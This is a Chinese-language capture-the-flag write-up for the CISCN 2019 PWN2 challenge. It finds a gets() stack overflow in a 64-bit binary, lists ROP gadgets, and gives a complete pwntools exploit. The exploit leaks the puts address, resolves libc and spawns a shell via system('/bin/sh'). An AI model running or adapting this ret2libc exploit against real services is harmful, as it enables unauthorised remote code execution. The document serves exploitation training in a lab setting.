
[CISCN 2019东北]PWN2

下载好附件之后,先丢到 checksec 看一下开了什么保护

有栈溢出:Stack: No canary found
丢到IDE看一下

按 shift+f12 看一下字符串,发现没有system和/bin/sh
回到上方标签( IDA View-A )回到主界面按f5查看伪代码

发现encrypt()函数存在gets溢出

gets没有任何限制,但是储存用户输入的s只有50的大小,加上r的大小就能溢出
双击s查看
0000000000000050 s db 48 dup(?)   // s的大小只有50
-0000000000000020 anonymous_0 dw ?
-000000000000001E db ? ; undefined
-000000000000001D db ? ; undefined
-000000000000001C db ? ; undefined
-000000000000001B db ? ; undefined
-000000000000001A db ? ; undefined
-0000000000000019 db ? ; undefined
-0000000000000018 db ? ; undefined
-0000000000000017 db ? ; undefined
-0000000000000016 db ? ; undefined
-0000000000000015 db ? ; undefined
-0000000000000014 db ? ; undefined
-0000000000000013 db ? ; undefined
-0000000000000012 db ? ; undefined
-0000000000000011 db ? ; undefined
-0000000000000010 db ? ; undefined
-000000000000000F db ? ; undefined
-000000000000000E db ? ; undefined
-000000000000000D db ? ; undefined
-000000000000000C db ? ; undefined
-000000000000000B db ? ; undefined
-000000000000000A db ? ; undefined
-0000000000000009 db ? ; undefined
-0000000000000008 db ? ; undefined
-0000000000000007 db ? ; undefined
-0000000000000006 db ? ; undefined
-0000000000000005 db ? ; undefined
-0000000000000004 db ? ; undefined
-0000000000000003 db ? ; undefined
-0000000000000002 db ? ; undefined
-0000000000000001 db ? ; undefined
+0000000000000000  s db 8 dup(?)
+0000000000000008  r db 8 dup(?) // r 的大小有8
开始构造第一个payload
因为这个程序是64位的,要查看指令地址
在kali里面运行命令:
ROPgadget --binary pwn --only "pop|ret"
# 这里的 pwn 是你的文件名,我为了方便改了
得到结果:
Gadgets information
============================================================
0x0000000000400c7c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400c7e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400c80 : pop r14 ; pop r15 ; ret
0x0000000000400c82 : pop r15 ; ret
0x0000000000400c7b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400c7f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004007f0 : pop rbp ; ret
0x0000000000400aec : pop rbx ; pop rbp ; ret
0x0000000000400c83 : pop rdi ; ret // 记住这个地址 0x400c83
0x0000000000400c81 : pop rsi ; pop r15 ; ret
0x0000000000400c7d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006b9 : ret // 记住这个地址 0x4006b9
0x00000000004008ca : ret 0x2017
0x0000000000400962 : ret 0x458b
0x00000000004009c5 : ret 0xbf02

Unique gadgets found: 15
构造payload
tips:因为gets的s参数的大小只有50,r的大小有8。这两个数值都是16进制,所以
b'a' * (0x50+0x8) # 溢出的大小
完整exp
def payload(url, port):
    context(arch="amd64",os="linux",log_level="debug")
    elf = ELF('./pwn') # 文件路径
    p = remote(url,port)
    # 指令地址
    pop_rdi_ret = 0x400c83
    ret = 0x4006b9
    # 查找地址
    puts_plt = elf.plt['puts']
    puts_got = elf.got['puts']
    # 加密函数地址
    enc = elf.sym['encrypt']
    # 构造payload
    pd1 = b'a' * (0x50+8) + p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(enc)
    # 发送选项1,选择加密
    p.sendlineafter('choice!',str(1))
    # 发送payload到加密函数的输入上去
    p.sendlineafter('encrypt',pd1)
    # 找到libc地址
    put = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
    print(hex(put))
    # 输出
    """ >>> 0x7f2961b099c0 """
    print('选择 libc6_2.27-0ubuntu2_amd64')
    libc = LibcSearcher('puts',put)
    libc_base = put - libc.dump('puts')
    # 获取system和sh
    def addr(hx):
        if hx == 'system':
            return libc_base + libc.dump('system')
        elif hx == 'str_bin_sh':
            return libc_base + libc.dump('str_bin_sh')
        hx = ''
    sys_addr = addr('system')
    sh_addr = addr('str_bin_sh')
    print(hex(sys_addr),hex(sh_addr))

    # 构造第二个payload
    pd2 = b'a' * 0x58 + p64(ret) + p64(pop_rdi_ret) + p64(sh_addr) + p64(sys_addr)
    # 利用
    p.sendlineafter('encrypt',pd2)
    p.interactive()

if __name__ == '__main__':
    from pwn import *  # 导入pwntools库
    # Windows没有库的话,安装命令:pip install pwntools
    from LibcSearcher import *  # 导入LibcSearcher库
    url = ''  # 题目地址
    payload(url.split(":")[0], url.split(":")[1])  # 调用payload函数进行渗透
运行提示


看到有一排的a时,输入命令:ls
ls 运行完后 输出 cat flag得到

 浙公网安备 33010602011771号